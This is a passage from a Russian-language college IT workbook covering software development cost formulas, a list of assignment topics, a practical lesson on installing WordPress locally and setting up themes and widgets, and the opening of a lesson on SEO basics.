Тотл – затраты на отладку;

Тд – затраты на подготовку документации.

Все составляющие определяем через условное число команд - Q:

Q = q×c×(1+p)

где q– число команд,

Коэффициент сложности задачи (c) характеризует относительную сложность программы по отношению к так называемой типовой задаче, реализующей стандартные методы решения, сложность которой принята равной единице (величина с лежит в пределах от 1,25 до 2).

Коэффициент коррекции программы (p) характеризует увеличение объема работ за счет внесения изменений в алгоритм или программу по результатам уточнения постановок.

Коэффициент увеличения затрат труда (В), вследствие недостаточного описания задачи, в зависимости от сложности задачи принимается от 1,2 до 1,5.

Коэффициент квалификации разработчика k определяется в зависимости от стажа работы и составляет:

* для работающих до двух лет – 0,8;
* от двух до трех лет - 1,0;
* от трех до пяти лет - 1,1 - 1,2;
* от пяти до семи - 1,3 - 1,4;
* свыше семи лет - 1,5 - 1,6.

Затраты труда на подготовку описания задачи Тo точно определить невозможно, так как это связано с творческим характером работы (около 50 чел.-час).

Затраты труда на изучение описания задачи Ти с учетом уточнения описания и квалификации программиста могут быть определены по формуле:

Ти =Q×B×k /75

Затраты труда на разработку алгоритма решения задачи Тa рассчитывается по формуле:

Тa =Q×k/22

Затраты труда на составление программы по готовой блок-схеме Тп определяется по формуле:

Тп =Q×k/22

Затраты труда на отладку программы на ЭВМ Tотл рассчитывается:

Тотл= Q×k/5

Затраты труда на подготовку документации по задаче Тд определяются по формуле:

Тд = Тдр + Тдо

где Tдр- затраты труда на подготовку материалов в рукописи;

Тдо – затраты труда на редактирование, печать и оформление документации.

Тдр = Q×k / 20

Тдо = 0,75×Тдр

С учетом уровня языка программирования трудоемкость разработки программы может быть скорректирована следующим образом:

Ткор =T×kкор

где kкор – коэффициент изменения трудоемкости, берущийся из следующей таблицы 1.

Таблица 5.1 – Характеристика языка программирования

|  |  |  |
| --- | --- | --- |
| Уровень языка программирования | Характеристика языка программирования | Коэффициент изменения трудоемкости |
| 1 | Покомандный автокод-ассемблер | 1 |
| 2 | Макроассемблер | 0,95 |
| 3 | Алгоритмические языки высокого уровня | 0,8 - 0,9 |
| 4 | Алгоритмические языки сверхвысокого уровня | 0,7 - 0,8 |

***6.2 Смета затрат на разработку***

Ч = Т / Ф,

где Ч – численность исполнителей;

Ф – действительный фонд времени специалиста в период разработки.

Таблица 5.2 – Распределение трудоемкости исполнителя

|  |  |  |
| --- | --- | --- |
| **Этап разработки** | **Содержание работ** | **Трудоёмкость системного администратора, ч.** |
|
| Постановка задачи | 1. ПреКПроектное обследование. 2. Разработка ТЗ. 3. Разработка, согласование и утверждение технико-экономического обоснования |  |
| Технический проект | 1. Уточнение структуры и формы представления входных и выходных данных. Разработка алгоритма решения задачи. Разработка структуры программы. 2. Разработка плана мероприятий по разработке и внедрению ПП. Разработка пояснительной записки. Согласование и утверждение технического проекта. |  |
| Рабочий проект | 1. Описание программы на языке программирования. 2. Разработка, согласование и утверждение порядка и методики испытаний, корректировка программы. |  |
| Документация и внедрение. | 1. Разработка программной документации. 2. Подготовка и передача программы и программной документации для сопровождения и изготовления, оформления и утверждения акта о передаче ПП на сопровождение. Передача программного продукта заказчику. |  |
| ИТОГО: | |  |

***5.3 Расчет экономической эффективности проекта***

Основная заработная плата разработчика рассчитывается по формуле:

ЗПосн = О×1,3

где О – оклад;

1,3 – премиальный коэффициент.

Рассчитывается основная заработная плата исполнителя за весь период разработки программного продукта.

Дополнительная заработная плата рассчитывается в процентах от основной заработной платы и составляет …%.

**Страховой взнос берется в размере …% от суммы основной и дополнительной заработной платы.**

Содержание и эксплуатация вычислительного комплекса считается следующим образом:

Свт = См-ч ×Число\_часов\_отладки

где См-ч – стоимость машино-часа.

Стоимость машино-часа рассчитывается, как сумма составляющих:

(Стоимость электроэнергии в год + +Амортизация в год +Затраты на ремонт загод)/Фвт

где Фвт - действительный фонд времени работы вычислительного комплекса.

Амортизация ВТ считается, как …% балансовой стоимости.

Амортизация ПО считается, как …% балансовой стоимости .

Затраты на ремонт в год считаются, как …% от стоимости комплекса ВТ.

Действительный фонд времени работы вычислительного комплекса рассчитываем по следующей формуле:

Фвт = Фном – Фпроф

где Фном - номинальный фонд времени работы вычислительного комплекса,

Фпроф - годовые затраты времени на профилактические работы (принимаются 15% от Фном).

Накладные расходы рассчитываются, как …% от суммарной основной заработной платы исполнителей.

.

Смета затрат на разработку программного продукта приведена в таблице 3.

Таблица 5.3 – Затраты на разработку программного продукта

|  |  |
| --- | --- |
| Наименование статьи расходов | Затраты, руб. |
| 1 Основная заработная плата производственного персонала. |  |
| 2 Дополнительная заработная плата производственного персонала. |  |
| 3 Страховые взносы |  |
| 4 Содержание и эксплуатация вычислительного комплекса. |  |
| 5 Накладные расходы. |  |
| ИТОГО: |  |

5.4 Экономический эффект от реализации и внедрения программного продукта рассчитывается как экономия денежных средств (заработная плата высвободившихся работников) и времени работы.

***7 Безопасность и экологичность проекта***

При выполнении дипломного проекта необходимо предусмотреть мероприятия по безопасности и экологичности в виде раздела проекта объемом 3-7 страниц пояснительной записки. Содержание раздела должно соответствовать теме дипломного проекта и быть его составной частью.

Главная задача при выполнении раздела «Безопасность и экологичность проекта» - разработка мероприятий, обеспечивающих безопасность труда, сохранение здоровья и работоспособности человека в процессе проектирования и эксплуатации технологических процессов, устройств и программных продуктов.

Разработку конкретных мероприятий необходимо выполнять в соответствии с требованиями Системы стандартов безопасности труда (ССБТ), действующих норм и правил. Недопустимо заполнять раздел общими рассуждениями, переписыванием основных положений, норм и правил или оформление его в виде инструкций.

Рекомендуется следующий план раздела «Безопасность и экологичность проекта»:

1. Оценка опасных и вредных производственных факторов.
2. Микроклимат.
3. Производственное освещение.
4. Защита от шума и вибрации.
5. Защита от электромагнитных полей, лазерных и ионизирующих излучений.
6. Организация рабочего места.
7. Безопасность производственного процесса.
8. Электробезопасность.
9. Пожарная безопасность.
10. Охрана окружающей среды.

Раздел выполняется в соответствии с методическими рекомендациями по выполнению раздела «Экологичность и безопасность проекта».

***Заключение***

В «Заключении» приводятся выводы о степени соответствия выполненного проекта техническому заданию и оценка полученных технико-экономических показателей.

**Вопросы для повторения:**

1. Составьте таблицу

|  |  |  |
| --- | --- | --- |
| **№** | **Этап составления технического задания** | **Выполняемые работы** |
|  |  |  |

**ВАРИАНТЫ ЗАДАНИЙ**

1. Прокат автомобилей
2. Библиотечный фонд города
3. Спортивный клуб
4. Управление складом
5. Автошкола
6. Химчистка
7. Автомастерская
8. Компания по продаже мед.техники
9. Страховая компания
10. Гостиница
11. Ломбард
12. Оптовая база
13. Завод по производству металлоизделий
14. Ювелирная мастерская
15. Предприятие по организации свадебных торжеств
16. Бюро по трудоустройству
17. Нотариальная контора
18. Производство мебели
19. Производство детских игрушек
20. Поликлиника
21. Магазин розничной торговли
22. Спортивный клуб
23. Аэропорт
24. Магазин по ремонту и продаже компьютеров и комплектующих
25. Строительная организация
26. Игровая комната
27. Строительная организация
28. Фотоцентр
29. Городской зоопарк

**Практическое занятие 6**

**Тема:** Проектирование информационной системы с применением CMS.

**Цель работы:** изучить основные понятия CMS WordPress. Получить практические навыки установки и настройки системы.

**Краткие теоретические основания выполнения задания**

# Создание локального сервера для установки WordPress

Для создания сайта с полноценным доступом ко всем возможностям WordPress вам потребуется использовать свой собственный веб-сервер. Чтобы получить такой сервер в свое распоряжение, вы можете настроить собственную машину либо воспользоваться услугами хостинг-провайдера. Еще одной возможностью является создание локального сервера на вашем личном компьютере, что удобно использовать в процессе создания сайта или изучения возможностей WordPress. В данном разделе речь пойдет про установку WordPress именно на локальном сервере, работающем на компьютере под управлением Windows.

Что требуется для создания локального веб-сервера? Как было сказано в первой главе, WordPress разработан для платформы LAMP, предполагающей использование веб-сервера Apache, базы данных MySQL и языка PHP. При создании «настоящего» сайта эти компоненты устанавливаются на машине под управлением Linux (FreeBSD или др.). Чтобы создать локальный сервер, вы должны установить компоненты веб-сервера на свой компьютер под управлением Windows.

Существует два способа установки программных компонент веб-сервера на локальном компьютере. Первый способ — установить все компоненты по-отдельности, скачав необходимые дистрибутивы с официальных сайтов. В этом случае вы получите полный контроль над создаваемым сервером, однако вам придется аккуратно настроить все эти компоненты для совместной работы, установить различные расширения для поддержки необходимых функций, позаботиться о наличии удобных средств для администрирования системы (например, создания новых пользователей и баз данных в MySQL).

Все компоненты веб-сервера разрабатываются на основе свободной лицензии, доступны в исходных кодах, а также компилированных вариантах для самых разных операционных систем. Получить версии для Windows можно на официальных сайтах:

* [http://httpd.apache.org](http://httpd.apache.org/) — веб-сервер Apache;
* [http://mysql.com](http://mysql.com/) — СУБД MySQL;
* [http://windows.php.net](http://windows.php.net/) — язык PHP (версия для Windows).

Второй способ - использовать один из готовых комплектов для быстрой установки всех компонент вебсервера на компьютере Windows. Этот способ позволяет быстро создать веб-сервер со всеми необходимыми настройками, популярными расширениями и средствами для администрирования.


Существует много различных комплектов, позволяющих создать веб-сервер на основе **Apache**, **MySQL** и **PHP** на компьютере под управлением Windows. К наиболее популярным из таких комплектов можно отнести **XAMPP**, **OpenServer**, **Denwer** и др.

Итак, чтобы создать локальный веб-сервер на своем компьютере, придерживайтесь следующего плана действий.

1. Скачайте с официального сайта разработчиков комплект программ для быстрой установки веб-сервера, работающего на основе **Apache**, **MySQL** и **PHP.**
2. Запустите установку. Укажите ответы на вопросы, которые задает установщик (папка установки, режим запуска и др.).
3. Запустите веб-сервер. Откройте браузер и укажите адрес локального сервера. Если вы все сделали правильно, то в окне браузера увидите стартовую страницу веб-сервера, работающего на вашем компьютере.

Если установка веб-сервера прошла успешно, то можно приступать к установке, собственно, WordPress. Такая установка будет заключаться в подготовке на сервере базы данных и папки для установки WordPress, скачивании архива с последней версией WordPress с официального сайта, копировании файлов WordPress, настройке необходимых параметров сайта через браузер.

Как правило, веб-сервер Apache и СУБД MySQL устанавливаются на один компьютер, поэтому в большинстве случаев к серверу



баз данных можно обращаться по имени localhost. Если вы используете несколько серверов, где разделены веб-сервер и сервер СУБД, то потребуется указать другое имя.

Префикс таблиц позволяет использовать одну базу данных для создания нескольких сайтов с использованием WordPress. Если вы создаете один сайт, то в качестве префикса можно использовать значение по умолчанию. Если несколько, то для каждого сайта требуется указать свой префикс.


Далее, после подготовки веб-сервера и базы данных, необходимо скачать последнюю версию WordPress с официального сайта. Вы можете воспользоваться непосредственно официальным ресурсом ([https://wordpress.org)](https://wordpress.org/) либо скачать архив с русскоязычного сайта разработчиков WordPress ([https://ru.wordpress.org)](https://ru.wordpress.org/). Второй вариант более предпочтителен, так как в архиве будут сразу присутствовать файлы русскоязычного перевода, в процессе установки WordPress не потребуется дополнительно скачивать эти файлы из Интернета.

На официальных сайтах для скачивания доступны архивы как в формате zip, так и tar.gz. Первый тип файлов ориентирован для использования в Windows, а второй — в UNIX-системах (Linux, FreeBSD или др.). Если в вашем распоряжении оказался лишь файл в формате tar.gz, то разархивировать его в Windows можно при помощи архиватора 7-Zip (http://7-zip.org).

Разархивируйте содержимое скачанного архива в папку документов вашего веб-сервера, запустите браузер и откройте сайт. Если все сделано правильно, то вы увидите приглашение установщика WordPress, открываемое при первоначальном запуске.

После указания всех параметров нажмите «Отправить». Если все сделано правильно и программа установки смогла установить связь с MySQL, то в названной базе данных создаются необходимые таблицы, а вам предлагается форма, где необходимо указать сведения для первоначальной настройки сайта.

1. *Название сайта* отображается в заголовке на всех страницах сайта (впоследствии этот параметр можно поменять).




1. *Первоначальная настройка сайта при установке WordPress*
2. *Имя пользователя и пароль* будет использоваться для учетной записи первого администратора сайта. Имя пользователя изменить впоследствии нельзя.
3. *Ваш e-mail.* Электронный адрес администратора сайта. Будьте внимательны, так как этот адрес будет использоваться при восстановлении пароля администратора. Не забудьте указанный адрес и пароль к нему. Принимайте меры, чтобы доступ к адресу администратора сайта не получил кто-то еще.
4. *Настройки приватности.* Указывается, могут ли поисковые системы индексировать сайт. Впоследствии параметр можно изменить через административную панель.

После нажатия кнопок «Установить WordPress» и «Войти» вы попадаете на страницу авторизации для доступа к административной панели сайта и самому сайту, созданному вами на основе WordPress. Установка программного обеспечения сайта завершена, вы можете приступать к его настройке и оформлению, а также к размещению информации.

# **Установка и настройка тем оформления**

Как было сказано в первой главе, тема оформления — это компонент, который отвечает за внешний вид сайта: страниц, различных элементов, способов навигации и др. Тема оформления представляет собой набор php-файлов, таблиц стилей и графических изображений, получаемых в виде архива и хранимых на сервере в отдельной папке. Установив собственную тему, вы делаете сайт уникальным, не похожим на другие. При этом тема оформления не связана с содержимым сайта — устанавливая новую тему и тем самым кардинально меняя внешний вид сайта, вы тем не менее сохраняете все страницы, записи, комментарии и другие компоненты содержимого. Такой подход позволяет периодически обновлять сайт, создавать новые версии, не теряя ранее опубликованной информации.

Управление темами оформления осуществляется на странице «Внешний вид» -> «Темы».




На данной странице представлены уже установленные темы оформления, а также инструменты, позволяющие добавить новую тему, загрузив ее на сайт или выбрав из большого перечня тем в официальном каталоге WordPress.


Вы можете загрузить на свой сайт произвольное количество тем, однако активной может быть только одна. Чтобы активировать тему, выберите соответствующее изображение и нажмите «Активировать». Обязательно проверьте после этого свой сайт — правильно ли отображаются элементы вашего сайта с новой установленной темой? Как правило, если вы активируете тему оформления первый раз, то вам надо провести ее настройку (заголовки, меню, виджеты и др.), чтобы вы в полной мере могли использовать ее возможности.

Оценить внешний вид сайта с новой темой оформления можно и до ее активации. Для этого выберите «Просмотреть». Вы также можете сначала почитать информацию о теме.

Для загрузки новой темы оформления выберите «Добавить новую тему». Здесь можно выбрать новые темы из числа избранных, свежих и недавно обновленных. Можно искать темы по ключевому слову (используйте английский язык) либо по перечню характеристик в предлагаемом списке. Внешний вид страницы поиска темы через фильтр характеристик представлен на рисунке.



Результаты поиска отображаются на странице в виде списка графических миниатюр, где можно ознакомиться с деталями темы, посмотреть внешний вид темы на тестовом сайте, а также установить темы оформления на собственный сайт.



Отдельная возможность инструмента управления темами связана с загрузкой темы на сайт («Внешний вид» -> «Темы» -> «Добавить новую тему» -> «Загрузить»). В этом случае вам надо указать zip-файл с темой оформления, расположенный на локальном компьютере. Загрузка темы оформления таким образом осуществляется не из каталога WordPress, а с вашего компьютера.

Дальнейшие операции с темами, загруженными разными способами, не будут между собой различаться.

Как правило, ручная загрузка применяется для установки особых тем — созданных вами лично или платных, приобретенных вами для сайта. Заметим, что бесплатные темы в большинстве своем представлены в каталоге WordPress, поэтому для таких тем ручная загрузка обычно не требуется.

Первоначальная настройка темы оформления осуществляется на странице «Внешний вид» ->

«Настроить». Здесь можно указать название и описание сайта, параметры навигации, вид главной страницы, цвета текста, фоновое изображение и др. Вносимые вами изменения сразу для демонстрации отображаются в правой части экрана, если вы хотите оставить указанные вами параметры, то нажмите «Сохранить и опубликовать».

Заметим, что отдельные из настраиваемых параметров можно установить также и в параметрах сайта, а в зависимости от темы оформления в разделе настройки могут отображаться и другие разделы. Также в зависимости от темы оформления отдельные инструменты настройки могут размещаться и непосредственно в разделе меню «Внешний вид». Используйте эти инструменты, чтобы задать специфичные для темы параметры (особые заголовки, слайдеры, блоки текста и др.).

В разделе «Внешний вид» вы также можете использовать редактор тем («Внешний вид» -> «Редактор»). Этот инструмент позволяет вносить изменения непосредственно в файлы темы оформления. Если вы разбираетесь в PHP и CSS, то вам это обеспечит возможность осуществления любых изменений в теме оформления.

Вместе с тем, однако, внести изменения при помощи встроенного редактора можно, если платформа WordPress имеет доступ к изменению файлов темы оформления. Во многих случаях на «настоящих» сайтах Интернета такая возможность отключена по соображениям безопасности. Кроме этого при помощи встроенного редактора удобно вносить лишь небольшие изменения — для полноценной работы по изменению темы оформления удобнее использовать

специализированные текстовые редакторы (PSPad Editor или др.), а доступ к файлам получать по FTP.

Итак, выбирая тему оформления для своего сайта на вновь установленной CMS WordPress, придерживайтесь следующего плана действий.

1. Создайте на сайте несколько записей, рубрик и страниц. Сделайте так, чтобы записи содержали текст, изображения, графические миниатюры, а также были разделены на части для краткого и полного просмотра.
2. Откройте страницу поиска и добавления новых тем. Укажите желаемые параметры для поиска, посмотрите выбранные темы на тестовом сайте, загрузите одну или несколько тем, которые вам показались наиболее подходящими.
3. Попробуйте по очереди активировать новые темы на собственном сайте. Посмотрите, как выглядят ваши страницы и записи, а также в целом весь сайт.
4. Остановите выбор на одной из тем, которая лучше соответствует вашему замыслу по созданию нового сайта. Активируйте эту тему. Проведите первоначальную настройку темы оформления через страницу «Внешний вид» -> «Настроить».
5. Спланируйте дальнейшую работу по настройке виджетов и меню на создаваемом сайте.


Принимая решение об установке той или иной темы оформления, старайтесь выбирать наиболее новые темы, разработанные на основе современных стандартов и библиотек, обеспечивающие создание сайтов, учитывающих возможности мобильных устройств. Как правило, такие темы разработаны на основе HTML5 и CSS3, используют библиотеку jQuery, поддерживают динамическое обновление сайта на основе AJAX. Современные темы являются адаптивными (подстраиваются под размеры экрана, что делает удобным работу с сайтом как на смартфонах и планшетах, так и на полноценных компьютерных мониторах), поддерживают экраны с высокой плотностью пикселей (Retina). Многие новые темы создаются на основе библиотек визуальных компонентов (Twitter Bootstrap или др.), что также положительно сказывается на их качестве.

В официальном каталоге WordPress и на сайтах различных вебстудий вы найдете большое число по-настоящему качественных и бесплатных тем оформления для WordPress. Вместе с тем, для серьезного проекта в Интернете мы рекомендуем рассмотреть и возможность выбора какой-либо из платных тем. Платные темы, как правило, имеют лучшую проработку, поддерживают дополнительные типы контента (портфолио или др.), предполагают наличие удобных инструментов настройки, являются более уникальными, так как реже встречаются в Интернете. Возможно, платная тема позволит вам сэкономить время и силы по разработке сайта, так что выбор платной темы в конечном итоге может оказаться более выгодным, в том числе и в финансовом плане. Авторитетными ресурсами с большим выбором платных тем являются themeforest.net, mythemeshop.com, wpmudev.org и др.

Выбрать тему для своего сайта нелегко, так как это вопрос не только технологий, но и творчества. Чтобы лучше ориентироваться в многообразии тем, доступных для выбора на вашем сайте, рекомендуем ознакомиться с обзорами лучших тем, публикуемых на многих сайтах Интернета (wpcafe.org и др.). Источником вдохновения для вас могут служить и обзоры сайтов на основе WordPress, которые также можно найти в Интернете.

# **Использования виджетов для оформления сайта**

Оформление сайтов включает в себя не только текст и графические элементы, расположенные на страницах и в записях. Создаются также и специальные области — заголовок и нижняя часть сайта («шапка» и «подвал»), боковые колонки и другие интерфейсные блоки, отображаемые на экране. Управление такими блоками реализовано в WordPress при помощи виджетов. Как уже отмечалось в первой главе, это могут быть текстовые блоки, графические изображения, ссылки на рубрики, облака меток, последние записи и комментарии сайта, поисковые формы и др.Управление виджетами осуществляется на странице «Внешний вид» -> «Виджеты» административной панели. Данная страница разделена на две части — в левой части перечисляются доступные на вашем сайте виджеты, а в правой — уже используемые виджеты, распределенные по областям сайта. Заметим, что в зависимости от темы оформления и установленных на сайте плагинов наборы доступных виджетов и областей сайта могут различаться. Вместе с тем, базовый набор виджетов, предоставляемых ядром системы WordPress, обычно всегда доступен на сайте, а в качестве областей доступна как минимум боковая колонка (в приведенном примере доступны такие области, как «Главная боковая колонка», «Первая область главной страницы», «Вторая область главной страницы»).



В базовый набор виджетов входят:

* *RSS —* позволяет выводить RSS-ленты других сайтов Интернета на вашем сайте (можно просматривать заголовки новостей, публикуемых в Интернете);
* *архивы —* создает ссылки на старые записи вашего сайта, распределенные по месяцам;
* *календарь —* выводит календарь на определенный месяц со ссылками на записи, опубликованные в те или иные дни;
* *мета* — технический блок, содержащий ссылку на административную панель сайта, страницы входа, выхода и регистрации, RSS-ленты записей и комментариев, а также официальный сайт WordPress;
* *облако меток —* выводит часто используемые метки (рубрики) вашего сайта в виде облака (наиболее часто встречающиеся элементы отображаются более крупным шрифтом);
* *поиск —* поисковая форма для сайта;
* *произвольное меню —* позволяет разместить произвольное меню в области виджетов вашего сайта;
* *рубрики —* выводит список рубрик вашего сайта со ссылками на соответствующие ленты записей (выводятся только те рубрики, к которым прикреплена хотя бы одна запись);
* *свежие записи —* выводит ссылки на последние записи вашего сайта;
* *свежие комментарии —* отображает последние комментарии, оставленные пользователями на вашем сайте;
* *страницы —* выводит список страниц, опубликованных на вашем сайте;
* *текст* — наиболее простой и универсальный виджет, который позволяет выводить в области виджетов обычный текст и код HTML. Используя возможность вывода HTML-кода, вы можете размещать картинки, создавать ссылки, оформлять фрагменты текста в виде списков и др.

Для того чтобы активировать виджет на сайте, просто перетащите его мышью в нужное место области виджетов на сайте. После этого произведите настройку виджета — укажите при необходимости его заголовок и другие параметры, указанные в форме настройки. Нажмите «Сохранить», после чего необходимые вам изменения будут произведены на сайте.

Удалить виджет можно, нажав ссылку «Удалить» либо переместив его мышью обратно из используемой области в список доступных виджетов. Также вы можете переместить виджет в перечень неактивных виджетов (внизу страницы), что удобно использовать для временного удаления, так как в этом случае сделанные вами раньше настройки сохранятся.

Обратите внимание, что кнопка «Сохранить» относится только к настройкам конкретного виджета, но не к области виджетов в целом. Например, если вы удаляете виджеты либо меняете их порядок, то эти изменения вступают в силу сразу, без предварительного сохранения.

Еще одна особенность управления виджетами связана со сменой темы оформления сайта. В связи с тем, что разные темы могут иметь весьма различающиеся наборы областей виджетов, то при установке новых тем некоторые виджеты могут оказаться невостребованными. В этом случае они переносятся на панель неактивных виджетов. Меняя тему оформления, проверяйте, все ли в порядке с вашими виджетами, которые вы создавали для сайта.

Обратите также внимание, что одни и те же виджеты можно использовать несколько раз и с разными настройками. При этом, если каких-то виджетов для реализации вашего замысла не хватает, поищите соответствующие плагины. Вполне возможно, что требуемый функционал уже реализован. Например, популярны плагины, создающие форму авторизации на панели виджетов вашего сайта, выводящие записи Твиттера, аватары активных пользователей и др. А если вы умеете программировать и, хотя бы, кратко знакомы с PHP, то сможете создать собственный виджет, в том числе на основе тех, что уже функционируют на сайте.

**Оборудование, материалы**

Персональный компьютер с установленной ОС. Текстовый редактор. CMS WordPress.

# **Порядок выполнения задания**

1. Скачайте и установите CMS WordPress на локальный веб сервер.
2. Выберите тему оформления и настройте её.
3. Выберите и распределите виджеты по областям сайта.
4. Установите и настройте RSS-виджет новостей сайта колледжа.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 7**

**Тема:** Внутренняя поисковая оптимизация (SEO). Внешняя поисковая оптимизация (SEO)

**Цель работы:** познакомить слушателей с основными видами интернет-рекламы, способах продвижения своего сайта, особенностями текстов интернет-рекламы, SEO-оптимизацией и самыми современными сервисами, которые могут выделить бизнес.

**Знания и умения, приобретаемые обучающимся в результате освоения темы (практического занятия), формируемые компетенции или их части.**

**Формируемая компетенция: ПК-16**

В результате освоения темы обучающиеся приобретают:

***знания*** основных методик продвижения товаров и компаний в интернете;

***умение*** использовать и создавать правильный контент для сайта компании

***владение*** навыками по SEO-продвижению.

**Актуальность темы** заключается в том, что SEO-оптимизация сайта является необходимым инструментом продвижения компании, знания о самых современных сервисах, которые могут выделить бизнес являются необходимыми для студентов направления «Реклама и связи с общественностью»

**План:**

1. Основы SEO-продвижения.

2. Принципы и особенности внедрения в современных реалиях работы поисковых интернет-систем.

Правила игры специалистам по продвижению сайтов задают поисковые системы. Традиционно работа с продвижением сайта начинается с поисковой оптимизации. Выход в ТОП — это самый естественный способ показать сайт именно целевой аудитории в момент, когда пользователи действительно его ищут. Продвижение в рунете определяется двумя поисковыми системами — Google и Яндекс.

SEO-оптимизация – это комплекс мер, направленный на улучшение качества сайта.

Ранжирование – процесс определения позиции сайта на основании его рейтинга.

Виды поисковых запросов:

• Информационные – запросы конкретной информации (в каком году основан Ставрополь; где купить щенка породы болонка);

• Навигационные – запросы, ориентированные на поиск определенного сайта (официальный сайт СКФУ, Facebook);

• Транзакционные – запросы, ориентированные на определенное действие (скачать книгу К. Храповицкого «SEO копирайтинг», купить обои).

Механизм этого метода заключается в такой доработке сайта, которая позволяет поднять его в выдаче поисковых машин. Это достигается при помощи комплекса мер, которые можно разделить на две группы: оптимизация внутренних и внешних факторов. К первым относится работа над контентом, структурой сайта, тегами и т.д. А внешняя оптимизация состоит в наращивании ссылочной массы, что учитывается практически всеми поисковыми машинами при ранжировании.

Основные преимущества данного вида рекламы состоят в:

• охвате широкой аудитории, так как подавляющее большинство пользователей ищет информацию о требуемых товарах или услугах через поисковые системы;

• естественности и ненавязчивости, так как доверие к результатам поиска выше, чем к остальным распространенным видам рекламы, что в итоге делает поисковую оптимизацию незаметной для рядового пользователя;

• относительной дешевизне привлеченных посетителей на сайт;

• четкой направленности, так как при грамотной оптимизации пользователи переходят на те страницы, которые наиболее релевантны запросу и содержат искомую информацию.

Но SEO имеет и некоторые недостатки, среди которых основные связаны с:

довольно большим количеством времени, которое требуется для достижения результата – в среднем проходит 1-2 месяца до выхода в ТОП с начала оптимизации по самым простым запросам, 3-4 по более конкурентным и больше 4 по популярным. Все эти сроки справедливы для сайтов с хорошей внутренней оптимизацией;

невозможно прямое влияние на результат, так как результат зависит от многих факторов;

**Теоретическая часть**

